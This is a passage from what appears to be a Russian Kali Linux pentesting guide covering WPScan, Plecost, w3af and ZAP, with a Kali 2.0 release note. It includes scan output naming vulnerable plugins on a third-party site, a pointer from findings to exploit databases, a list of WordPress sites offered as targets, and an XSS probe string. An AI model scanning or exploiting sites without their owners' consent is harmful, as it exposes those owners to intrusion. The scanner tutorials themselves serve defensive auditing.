    Reference: https://wpvulndb.com/vulnerabilities/6890
    Reference: http://archives.neohapsis.com/archives/bugtraq/2013-10/0006.html
    Reference: http://packetstormsecurity.com/files/123490/
    Reference: http://www.securityfocus.com/bid/62784
    Reference: http://seclists.org/bugtraq/2013/Oct/8
    Reference: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-5988
    Reference: https://secunia.com/advisories/55133
    Reference: http://osvdb.org/98023
[i] Fixed in: 2.0.3.1

[+] Name: auto-highslide
 |  Location: http://seventeenzero.ru/wp-content/plugins/auto-highslide/

[+] Name: wp-pagenavi
 |  Location: http://seventeenzero.ru/wp-content/plugins/wp-pagenavi/

[+] Name: wp-polls
 |  Location: http://seventeenzero.ru/wp-content/plugins/wp-polls/

[+] Name: wp-super-cache
 |  Location: http://seventeenzero.ru/wp-content/plugins/wp-super-cache/

[+] We could not determine a version so all vulnerabilities are printed out

[!] Title: WP-Super-Cache 1.3 - Remote Code Execution
    Reference: https://wpvulndb.com/vulnerabilities/6623
    Reference: http://www.acunetix.com/blog/web-security-zone/wp-plugins-remote-code-execution/
    Reference: http://wordpress.org/support/topic/pwn3d
```

```
[+] Name: wp-super-cache
 |  Location: http://seventeenzero.ru/wp-content/plugins/wp-super-cache/

[+] We could not determine a version so all vulnerabilities are printed out

[!] Title: WP-Super-Cache 1.3 - Remote Code Execution
    Reference: https://wpvulndb.com/vulnerabilities/6623
    Reference: http://www.acunetix.com/blog/web-security-zone/wp-plugins-remote-code-execution/
    Reference: http://wordpress.org/support/topic/pwn3d
    Reference: http://blog.sucuri.net/2013/04/update-wp-super-cache-and-w3tc-immediately-remote-code
[i] Fixed in: 1.3.1

[!] Title: WP Super Cache 1.3 - trunk/wp-cache.php wp_nonce_url Function URI XSS
    Reference: https://wpvulndb.com/vulnerabilities/6624
    Reference: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-2008
    Reference: http://osvdb.org/92832
[i] Fixed in: 1.3.1

[!] Title: WP Super Cache 1.3 - trunk/plugins/wptouch.php URI XSS
    Reference: https://wpvulndb.com/vulnerabilities/6625
    Reference: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-2008
    Reference: http://osvdb.org/92831
[i] Fixed in: 1.3.1

[!] Title: WP Super Cache 1.3 - trunk/plugins/searchengine.php URI XSS
    Reference: https://wpvulndb.com/vulnerabilities/6626
    Reference: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-2008
    Reference: http://osvdb.org/92830
[i] Fixed in: 1.3.1

[!] Title: WP Super Cache 1.3 - trunk/plugins/domain-mapping.php URI XSS
    Reference: https://wpvulndb.com/vulnerabilities/6627
    Reference: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-2008
    Reference: http://osvdb.org/92829
[i] Fixed in: 1.3.1

[!] Title: WP Super Cache 1.3 - trunk/plugins/badbehaviour.php URI XSS
    Reference: https://wpvulndb.com/vulnerabilities/6628
    Reference: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-2008
    Reference: http://osvdb.org/92828
[i] Fixed in: 1.3.1

[!] Title: WP Super Cache 1.3 - trunk/plugins/awaitingmoderation.php URI XSS
    Reference: https://wpvulndb.com/vulnerabilities/6629
    Reference: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-2008
    Reference: http://osvdb.org/92827
[i] Fixed in: 1.3.1
```

На другом сайте и WordPress и все плагины оказались свежими. Но интересные вещи были найдены и там:

- каталог /proxy/admin.php, в котором оказался Glype;
- и во всех каталогах с плагинами папки оказались открыты для листинга, т. е. например, wp-content/plugins/wordpress-backup-to-dropbox/. Конечно, в самих каталогах я ничего интересного не нашёл, но сам факт этой ошибки говорит о том, что сервер настроен не совсем правильно и можно продолжить копать в сторону других ошибок в конфигурации сервера. Это обусловлено тем, что тот сайт расположен на VPS (как правило, там самому нужно всё устанавливать и настраивать).

Plecost

Вторая программа также сканирует WordPress на наличие уязвимых плагинов. Главная её проблема в том, что её базы устарели (в феврале будет два года, как базы не обновлялись). Хотя между предпоследним и последним обновлениями тоже прошло больше года, поэтому даже не знаю, считать ли программу заброшенной. Как следствие, у этой программы появились проблемы с определением версий и т. д. Тем не менее, она работает и можно проверить сайт ещё и по ней.

Внимание: произошло обновление, подробности в статье «Новая версия Plecost 1.0.1 — программы для поиска уязвимостей WordPress».

Первый запуск этой программы меня озадачил — требовалось обязательное указание ключа -i, после которого обязательно должен быть указан файл с плагинами. Никакой информации о том, где этот файл находится нет. Поэтому я нашёл его в файловой системе Kali Linux по адресу //usr/share/plecost/wp_plugin_list.txt (позже я его нашёл ещё на официальном сайте). В общем каждый запуск этой программы должен начинаться строчкой plecost -i //usr/share/plecost/wp_plugin_list.txt, после которой через пробел пишется адрес сайта. Например:

```
plecost -i //usr/share/plecost/wp_plugin_list.txt webware.biz
```

Вывод для одного из просканированных сайтов (не для моего):

```
[i] Wordpress version found:  3.9.3
[i] Wordpress last public version: 4.1


[*] Search for installed plugins


[i] Plugin found: all-in-one-seo-pack
    |_Latest version:  1.6.12.2
    |_ Installed version: trunk

[i] Plugin found: google-sitemap-generator
    |_Latest version:  3.2.4
    |_ Installed version: 4.0.7

[i] Plugin found: wp-super-cache
    |_Latest version:  0.9.9.6
    |_ Installed version: 1.4.2

[i] Plugin found: wp-pagenavi
    |_Latest version:  2.73
    |_ Installed version: 2.87

[i] Plugin found: wp-polls
    |_Latest version:  2.60
    |_ Installed version: 2.68

[i] Plugin found: tinymce-advanced
    |_Latest version:  3.2.7
    |_ Installed version: 3.4.2
```

После того, как найдены уязвимые плагины, можно перейти к Metasploit Framework и searchsploit, либо на The Exploit Database — сайт по поиску эксплойтов. Ещё сайты с самыми свежими эксплойтами: WPScan Vulnerability Database (свежая база эксплойтов для WordPress) и Packet Storm (самые разные свежие эксплойты).

Выводы (рекомендации по защите WordPress)

1. Обязательно обновляйте и WordPress и каждый плагин (благо это очень просто делается из веб-интерфейс).
2. Настоящим прозрением для меня стал тот факт, что плагины, которые деактивированы в админке WordPress, прекрасно видны для сканеров (ведь сканеры напрямую обращаются к файлам-маркерам) и, весьма вероятно, уязвимы для экспуатации. Т.е. если вы не используете какие-либо плагины, то не просто деактивируйте их, а удалите.
3. Идентичная ситуация с темами для WordPress: в зависимости от функционала и подверженности к уязвимостям, некоторые темы позволяют скачивать с сервера и закачивать на сервер произвольные файлы. Это не просто теория. В одном из ближайших уроков я продемонстрирую примеры уязвимостей в темах WordPress. Причём, эти уязвимости, как правило, на уровне "детских" взломов. Поэтому: а) всегда обновляйте темы, когда выходят обновления; б) удаляйте неизпользуемые темы.
4. На одном из сканируемых сайтов сканирование продолжалось очень долго (более 30 минут, хотя на других сканер управлялся за несколько минут). Я связываю это с какими-то настройками по максимальной частоте обращения к сайту (или серверу). Это хорошая идея, если она не мешает работе сайтов и не доставляет неудобства пользователям.
5. Сканируйте свои сайты! Kali Linux создаётся не для хакеров! Точнее, не только и не столько для них. Все программы, которые присутствуют в Kali Linux, можно установить на любой Linux. Более того, некоторые из них являются кроссплатформенными. Если авторы того или иного плагина или темы забросили своё детище, а в нём были найдены уязвимости, то для вас нет другого способа узнать, что на вашем сервере размещён уязвимый скрипт. Т.е. вы можете столкнуться уже с результатом — взломом сайта — и уже тогда понять, что где-то есть уязвимый скрипт, но, думаю, вас это не очень устраивает. И ещё рекомендация, если вы пользуетесь плагином (или темой) в ранних версиях которых присутствовали уязвимости, то мой совет поискать альтернативу от других авторов. По моим наблюдениям, одни и те же плагины, в разных своих версиях подвержены новым уязвимостям, или одна версия подвержена мульти уязвимостям. Т.е., говоря простым языком, если у автора плагина руки растут не из того места (ну или он просто не задумывается о безопасности своих программ), то вероятность "пересадки" рук в нужное место, обычно, невелика.

Глава 38. Новая версия Plecost 1.0.1 — программы для поиска уязвимостей WordPress

Подготовлено на основе справочной информации из Kali.Tools

Про Plecost мы уже писали («Сканируем на уязвимости WordPress: WPScanner и Plecost»). В той статье указывается, что проект давно не обновлялся, а для WordPress, которая обновляется быстро и автоматически или с помощью простых действий в графическом интерфейсе, все не обновляемые сканеры быстро «протухают» и становятся бесполезными.

Не так давно автор Plecost показал нам третью версию своей программы, которая получила номер 1.0.1.

Новое в Plecost 1.0.1:

- Исправлены ошибки.
- Новый движок: более быстрый и для него нужно меньше памяти.
- Улучшена система CVE и хранения: теперь Plecost получает уязвимости напрямую от NIST и создаёт локальную базу SQLite с отфильтрованной информация для WordPress и его плагинов.
- Уязвимости WordPress: теперь Plecost также работает с уязвимостями WordPress (а не только его плагинов).
- Локальная база данных уязвимостей поддерживает запросы. Теперь по ней можно искать для конкретной версии wordpress или плагина.
- Ну а все изменения в файле CHANGELOG.

Установка Plecost 1.0.1

В Kali Linux Plecost уже установлен. НО: на данный момент в Kali до сих пор старая версия, которая уже мало интересна. Я покажу установку на примере дистрибутива LMDE 2 (аналогично делается в Debian, Mint, Ubuntu).

1|	sudo apt-get install python3-pip python3-dev python3-wheel
2|	sudo python3 -m pip install plecost

Работа с Plecost 1.0.1

```
mial@mint ~ $ plecost

///////////////////////////////////////////////////////
// ..................................DMI...
// .............................:MMMM......
// .........................$MMMMM:........
// .........M.....,M,=NMMMMMMMMD...........
// ........MMN...MMMMMMMMMMMM,.............
// .......MMMMMMMMMMMMMMMMM~...............
// .......MMMMMMMMMMMMMMM..................
// ....?MMMMMMMMMMMMMMMMN$I................
// .?.MMMMMMMMMMMMMMMMMMMMMM...............
// .MMMMMMMMMMMMMMN........................
// 7MMMMMMMMMMMMMON$.......................
// ZMMMMMMMMMMMMMMMMMM.......libs.......
// .:MMMMMMMZ~7MMMMMMMMMO..................
// ....~+:.................................
//
// Plecost - Wordpress finger printer Tool - v1.0.0
//
// Developed by:
//        Francisco Jesus Gomez aka ffranz | @ffranz - ffranz-[at]-iniqua.com
//        Daniel Garcia aka cr0hn | @ggdaniel - cr0hn-[at]-cr0hn.com
//
// Info: http://iniqua.com/labs/
// Repo: https://github.com/iniqua/plecost
// Bug report: libs@iniqua.com or https://github.com/iniqua/plecost/issues/

[!] You must specify a valid target. Type '-h' for help.

mial@mint ~ $ █
```

Сканирование теперь запускается элементарной командой:

```
plecost http://SITE.com
```

Чуть более сложное сканирование: увеличиваем подробность и экспортируем результаты в форматах JSON и XML:

JSON

```
plecost -v http://SITE.com -o results.json
```

XML

```
plecost -v http://SITE.com -o results.xml
```

Продвинутые опции сканирования Plecost 1.0.1

Без проверки версии WordPress, только плагинов:

```
plecost -nc http://SITE.com
```

Всё равно сканируем, даже если это не WordPress:

```
plecost -f http://SITE.com
```

Отображать только короткий баннер:

```
plecost -nb http://SITE.com
```

Список доступных wordlists:

```
mial@mint ~ $ plecost -nb -l
// Plecost - WordPress finger printer Tool - v1.0.0
Available word lists:
1 - plugin_list_50.txt
2 - plugin_list_1000.txt
3 - plugin_list_100.txt
4 - plugin_list_250.txt
6 - plugin_list_huge.txt
7 - plugin_list_10.txt
mial@mint ~ $
```

Выбираем wordlist в списке:

```
plecost -nb -w plugin_list_10.txt http://SITE.com
```

Повышение параллелизма (ИСПОЛЬЗОВАТЬ ОСТОРОЖНО, МОЖЕТ ПОЛОЖИТЬ ТЕСТИРУЕМЫЙ ВЕБ-САЙТ!)

```
plecost --concurrency 10 http://SITE.com
```

Или:

```
plecost -c 10 http://SITE.com
```

Ещё больше опций по команде —help:

```
plecost -h
```

Обновление Plecost

Новые версии и уязвимости открываются ежедневно, вы можете загрузить их в локальную базу:

Обновление базы данных уязвимостей:

```
sudo plecost --update-cve
```

Обновление списка плагинов:

```
sudo plecost --update-plugins
```

Чтение локальной базы данных уязвимостей

Список всех известных плагинов с уязвимостями:

```
mial@mint ~ $ plecost -nb --show-plugins
// Plecost - WordPress finger printer Tool - v1.0.0
[*] Plugins with vulnerabilities known:
{ 0 } - ab_google_map_travel
{ 1 } - acobot_live_chat_%26_contact_form
{ 2 } - activehelper_livehelp_live_chat
{ 3 } - ad-manager
{ 4 } - alipay
{ 5 } - all-video-gallery
{ 6 } - all_in_one_seo_pack
{ 7 } - all_in_one_wordpress_security_and_firewall
{ 8 } - another_wordpress_classifieds_plugin
{ 9 } - anyfont
{ 10 } - april%27s_super_functions_pack
{ 11 } - audio_player
{ 12 } - banner_effect_header
{ 13 } - bannerman
{ 14 } - bib2html
{ 15 } - bic_media_widget
{ 16 } - bird_feeder
{ 17 } - blogstand-smart-banner
{ 18 } - blue_wrench_video_widget
{ 19 } - bookx
{ 20 } - bradesco_gateway
{ 21 } - bsk_pdf_manager
{ 22 } - bulletproof-security
```

```
{ 23 } - bulletproof_security
{ 24 } - cakifo
```

Показать уязвимости по конкретному плагину:

```
plecost -nb -vp google_analytics
```

Показать подробности по конкретной CVE:

```
plecost -nb --cve CVE-2014-9174
```

Нужны подопытные? Список ста тысяч веб-сайтов на WordPress.

Глава 39. Работа с W3af в Kali Linux

Это вольный перевод статьи http://pentesterconfessions.blogspot.ru/2007/10/how-to-use-w3af-to-audit-web.html по работе в w3af.

Перевод прислал Entest, спасибо ему, что поделился с нами этим материалом!

Введение

W3af (Web Application Attack and Audit Framework) — это open-source сканер веб-уязвимостей.

Этот сканер имеет как графический интерфейс, так и возможность работы из-под консоли. В общем, это фреймворк с большим количеством различных плагинов.

В данной статье будет описано как осуществить проверку веб-приложения на уязвимости XSS, CSRF и Sqli работая в w3af из под консоли.

Как пользоваться W3af

Для запуска W3af в консольном виде надо открыть терминал и напечатать:

```
w3af_console
```

Для того чтобы посмотреть список всех опций напишем:

```
w3af>>> help
```

И получим:

start	Запустить сканирование.
plugins	Включение и настройка плагинов.
exploit	Эксплуатировать уязвимость.
profiles	Показать список и использовать профайлы сканирования.
cleanup	Очистить перед началом нового сканирования.
help	Показать помощь. Наберите: help [команда] , чтобы увидеть больше помощи по конкретной "команде"
version	Показать информацию о версии w3af.
keys	Показать сочетания клавиш.

11|	http-settings	Задать HTTP настройки фреймворка
12|	misc-settings	Изменить остальные настройки w3af.
13|	target	Настроить целевой URL.
14|		
15|	back	Вернуться в предыдущее меню
16|	exit	Выход из w3af.
17|		
18|	kb	Просмотреть уязвимости, доступные в Базе Знаний.

Прежде всего надо сказать как настроить w3af для работы.

Для выбора опции достаточно напечатать ее название, для того чтобы вернуться к предыдущему уровню следует напечатать "back".

Если напечатать команду "view" то на экран будет выведен список настраиваемых параметров выбранной опции.

Теперь рассмотрим опцию "target". В ней задается URL для проводимой проверки.

Настройка опций:

1|	w3af>>> target
2|	w3af/config:target>>> help

Для данной опции доступны следующие параметры:

1|	view	Список доступных опций и их значения
2|	set	Установить значение параметра
3|	save	Сохранить новую конфигурацию
4|		
5|	back	Вернуться в предыдущее меню
6|	exit	Выйти из w3af

Установим URL для проверки:

1|	w3af/config:target>>> set target http://localhost
2|	w3af/config:target>>> view

Для дальнейшей работы необходимо настроить плагины:

1|	w3af/config:target>>> back
2|	w3af>>> plugins
3|	w3af/plugins>>> help

list	Список доступных плагинов
back	Перейти к предыдущему меню
exit	Выйти из w3af
grep	Просмотр, настройка и включение плагинов grep
audit	Просмотр, настройка и включение плагинов аудита
evasion	Просмотр, настройка и включение плагинов уклонения
crawl	Просмотр, настройка и включение плагинов обхода контента
auth	Просмотр, настройка и включение плагинов аутентификации
mangle	Просмотр, настройка и включение плагинов искажения
output	Просмотр, настройка и включение плагинов вывода
bruteforce	Просмотр, настройка и включение плагинов брутфорса
infrastructure	Просмотр, настройка и включение плагинов инфраструктуры

Для аудита веб-приложения нам потребуется настроить как минимум четыре плагина. **Audit**, **crawl**, **infrastructure** и **output**.

Если мы напечатаем **audit**, то увидим все доступные настройки для этого плагина, такие как **xss**, **csrf**, **sql** и **ldap инъекции** и т.д. Кроме этого там также указано какие из настроек в данный момент включены.

Для включения определенных настроек следует напечатать:

```
w3af/plugins>>> audit xss,csrf,sqli
```

Для выбора всех настроек:

```
w3af/plugins>>> audit all
```

Нам как раз и нужно проверить веб-приложение на эти уязвимости. Кроме того мы хотим чтобы результат проверки отображался в консоли и был сохранен в виде html.

Для этого включим необходимые плагины crawl и output:

```
w3af/plugins>>> crawl web_spider,pykto
w3af/plugins>>> infrastructure hmap
w3af/plugins>>> output console,html_file
```

Немного информации об используемых плагинах:

Web_spider — Плагин представляет из себя классического web-паука. Он бродит по сайту и извлекает все ссылки и адреса форм.

Pykto — Плагин представляет из себя сканнер **nikto**, портированный на python. Он использует базу данных из nikto (scan_database) для поиска уязвимых ссылок.

Hmap — Плагин опознаёт удалённый веб-сервер, его тип, версию и установленные исправления.

Идентификация происходит не только через заголовок "Server". По сути плагин представляет из себя обёртку для hmap Dustin`a Lee.

Console — Этот плагин пишет отчёт о работе фреймворка в консоль.

Html_file — Плагин пишет отчёт о работе фреймворка в HTML-файл.


Для начала аудита выполняем следующие команды:

```
w3af/plugins>>> back
w3af>>> start
```

Сканер работает довольно долго, так что придется запастись терпением. В итоге получим примерно такой отчет:

```
w3af>>> start
Auto-enabling plugin: discovery.allowedMethods
Auto-enabling plugin: discovery.error404page
Auto-enabling plugin: discovery.serverHeader
The Server header for this HTTP server is: Apache/2.2.3 (Ubuntu) PHP/5.2.1
Hmap plugin is starting. Fingerprinting may take a while.
The most accurate fingerprint for this HTTP server is: Apache/2.0.55 (Ubuntu) PHP/5.1.2
pykto plugin is using "Apache/2.0.55 (Ubuntu) PHP/5.1.2" as the remote server type. This information was obtained by hmap plugin.
pykto plugin found a vulnerability at URL: http://localhost/icons/ . Vulnerability description: Directory indexing is enabled, it should only be enabled for specific directories (if required). If indexing is not used, the /icons directory should be removed. The vulnerability was found in the request with id 128.
pykto plugin found a vulnerability at URL: http://localhost/doc/ . Vulnerability description: The /doc directory is browsable. This may be /usr/doc. The vulnerability was found in the request with id 1865.
pykto plugin found a vulnerability at URL: http://localhost/\> . Vulnerability description: The IBM Web Traffic Express Caching Proxy is vulnerable to Cross Site Scripting (XSS). CA-2000-02. The vulnerability was found in the request with id 3385.
New URL found by discovery: http://localhost/
New URL found by discovery: http://localhost/test2.html
New URL found by discovery: http://localhost/xst2.html
New URL found by discovery: http://localhost/xst.html
New URL found by discovery: http://localhost/test.html
```

И результат, сохраненный в results.html:



w3af target URL's
URL
http://localhost/

Security Issues and Fixes		
Type	**Port**	**Issue**
Vulnerability	tcp/80	pykto plugin found a vulnerability at URL: http://localhost/icons/ . Vulnerability description: Directory indexing is enabled, it should only be enabled for specific directories (if required). If indexing is not used, the /icons directory should be removed. The vulnerability was found in the request with id 128. **URL :** http://localhost/icons/
Vulnerability	tcp/80	pykto plugin found a vulnerability at URL: http://localhost/ . Vulnerability description: TRACE option appears to allow XSS or credential theft. See http://www.cgisecurity.com/whitehat-mirror/WhitePaper_screen.pdf for details The vulnerability was found in the request with id 1322. **URL :** http://localhost/
Vulnerability	tcp/80	pykto plugin found a vulnerability at URL: http://localhost/doc/ . Vulnerability description: The /doc directory is browsable. This may be /usr/doc. The vulnerability was found in the request with id 1865. **URL :** http://localhost/doc/
Vulnerability	tcp/80	pykto plugin found a vulnerability at URL: http://localhost/\><img%20src=\javascript:alert(document.domain)\> . Vulnerability description: The IBM Web Traffic Express Caching Proxy is vulnerable to Cross Site Scripting (XSS). CA-2000-02. The vulnerability was found in the request with id 3385. **URL :** http://localhost/\><img%20src=\javascript:alert(document.domain)\>

```
debug: Running plugin: allowedMethods debug: Xss plugin is testing: http://localhost/doc/libgmp3c2/
```

debug: Exiting setOutputPlugins()

Глава 40. ZAProxy: тестирование на проникновение веб-приложений

OWASP Zed Attack Proxy (ZAP) — это простой в использовании интегрированный инструмент тестирования на проникновения и нахождения уязвимостей в веб-приложениях.

Он создан для использования людьми с различным опытом в сфере безопасности, и поэтому идеален для разработчиков и функциональных тестеров, которые новички в тестировании на проникновении. Но эта программа не окажется бесполезной и для опытных пентестеров — она найдёт своё место и в их наборе инструментов.

Некоторые из функций ZAP:

- Перехват прокси
- Традиционный и AJAX пауки
- Автоматизированный сканер
- Пассивный сканер
- Принудительный просмотр
- Фаззлер
- Динамические SSL сертификаты
- Поддержрка смарткарт и клиентских цифровых сертификатов (Smartcard и Client Digital Certificates)
- Поддержка веб-сокетов
- Поддержка аутентификаций и сессий
- Мощный REST на основе API
- Поддержка большого количества скриптовых языков
- Опция автоматического обновления

- Интегрированный дополнения и растущий маркет обновлений

Некоторые из особенностей ZAP:


- Открытый исходный код
- Кросс-платформенная
- Простая в установке (требуется Java 1.7)
- Совершенно бесплатная (нет платы за 'Pro' версию)
- Приоритетом является простота в использовании
- Всесторонняя справка
- Полностью интернационализована
- Переведена на десятки языков
- Основана на сообществе с привлечением активного поощрения
- Активно развивается международной командой добровольцев

Инструкция по спользованию ZAProxy

Всё довольно просто. Для запуска программы введите в терминал

```
zaproxy
```


Откроется графический интерфейс. Введите адрес сайта и нажмите кнопку «Атака».



(Чтобы увеличить изображение нажмите на него)

После этого паук начнёт строить дерево страниц сайта, а сканер проводить различные тесты с найденными страницами. При появлении уязвимостей, будут появляться цифры рядом с флажками: красные означают крайне серьёзные уязвимости (вроде SQL-инъекций и XSS). В дереве страниц сайта уязвимые страницы также будут помечены.

Для просмотра всех найденных уязвимостей и замечаний по безопасности, перейдите во вкладку "Оповещения":



Инструкция довольно короткая — дополнительные опции вы можете посмотреть самостоятельно, думаю, много вопросов они не вызовут.

Глава 41. Как запустить Metasploit Framework в Kali Linux 2.0

Kali Linux 2.0 выпущена

Это перевод официального пресс-релиза https://www.kali.org/releases/kali-linux-20-released/

Наша платформа для тестирования на проникновение нового поколения

Мы до сих пор не можем отойти от конференций Black Hat и DEF CON, где мы представили нашу новую Kali Linux Dojo, это было нечто. Благодаря нескольким хорошим людям, комнаты Dojo были готовы к большому количеству людей — там многие создавали свои собственные Kali 2.0 ISO в первый раз. Но мы ещё не перестали чувствовать то возбуждение. И по окончании конференций мы вернулись к **самому важному релизу Kali после 2013**. Сегодня день, когда Kali 2.0 официально выпущена.

Так что нового в Kali 2.0? Это новое ядро 4.0, теперь оно основано на Debian Jessie, улучшено покрытие железа и беспроводных драйверов, поддержка различных окружений рабочего стола (gnome, kde, xfce, mate, e17, lxde, i3wm), обновлено окружение рабочего стола и инструменты — и этот список можно продолжить. Но эти свистоперделки преимущественно **побочный эффект реальных изменений, которые имеют место** под капотом. Готовы услышать реальные новости? Наберите дыхание, это долгий список.

Kali Linux теперь распространяется как роллинг-релиз

Если вы не знаете, что такое роллинг-релиз, то смотрим в Википедии (я тоже не знал).

Самым большим движением, которое было сделано для **поддержания Kali 2.0 обновлённой в глобальной, длящейся манере** — это трансформация Kali в **плавающий релиз**. Это означает, что мы будем передавать наши пакеты непрерывно из Debian Testing (после того как убедимся, что пакет устанавливается) — по сути модернизируется базовая система Kali, которая теперь позволяет нам воспользоваться преимуществами самых новых пакетов Debian, как только они появились. Этот шаг подтверждает, что наш выбор Debian в качестве базовой системы действительно окупается — мы наслаждаемся стабильностью Debian, оставаясь на переднем крае.

Постоянно обновляемые инструменты, улучшенный рабочий процесс

Другим интересным развитием нашей инфраструктуры стала интеграция **вышестоящей системы проверки версий**, которая предупреждает нас, когда выпущены новые версии инструментов (обычно через тэггинг git). Этот скрипт запускается ежедневно на выбранном списке популярных инструментов и предупреждает нас, если новые инструменты требуют обновления. С помощью этой новой системы, **обновления ключевых инструментов будут происходить чаще**. С введением новой системы мониторинга, мы постепенно искореним опцию «инструмент обновился» из нашего баг-трекера.

Новые ароматы Kali Linux 2.0

Благодаря нашему процессу Live Build, Kali 2.0 теперь изначально поддерживает **KDE, GNOME3, Xfce, MATE, e17, lxde и i3wm**. Мы перешли на GNOME 3 в этом релизе, положив тем самым конец длительному периоду воздержания. Мы наконец приняли GNOME 3, с некоторыми кастомными изменениями оно выросло в наше любимое окружение рабочего стола. Мы добавили поддержку многоуровневых меню, реальную прозрачность терминала, а также немного полезных расширений шелла gnome. Но у этого есть и своя цена, **минимальные требования к оперативной памяти в полной сессии GNOME возросли до 768 MB**. Это не проблема для современного железа, но может сказаться на старых машинах. По этой причине мы также выпустили официальный **минимальный Kali 2.0 ISO**. «Лёгкая» версия Kali включает несколько полезных инструментов с легковесным окружением рабочего стола Xfce — отличное решение для ограниченных в ресурсах компьютеров.

Образы Kali Linux 2.0 ARM и NetHunter 2.0

Вся секция **ARM** образов была обновлена на Kali 2.0 – включая Raspberry Pi, Chromebooks, Odroids… Весь набор! В этом процессе мы добавили несколько новых образов, таких как последний **Chromebook Flip** — маленький красавец на картинке справа. Нажмите на картинку, чтобы посмотреть поближе. Другим полезными изменением, которое мы реализовали в наших образах ARM — это включение исходников ядра для облегчения компиляции новых драйверов.



Мы не забыли и о **NetHunter**, нашей любимой мобильной платформе для тестирования на проникновение, которая также обновлена и теперь включает Kali 2.0. Вместе с этим мы выпустили целый вагон новых образов NetHunter для 5, 6, 7, 9 и 10. Образ **OnePlus One** NetHunter также был обновлён до Kali 2.0, а теперь очень ожидаем **образ также и для CM12** — проверьте страницу Offensive Security NetHunter для дополнительной информации.

Обновлены образы VMware и VirtualBox

Offensive Security, компания по проведению тренингов по информационной безопасности и тестированию на проникновение, которая стоит за Kali Linux, поставила новые образы VMware и VirtualBox Kali 2.0 для тех, кто хочет попробовать Kali в виртуальном окружении. Они включают 32 и 64 битные варианты полного рабочего окружения Kali с GNOME 3.



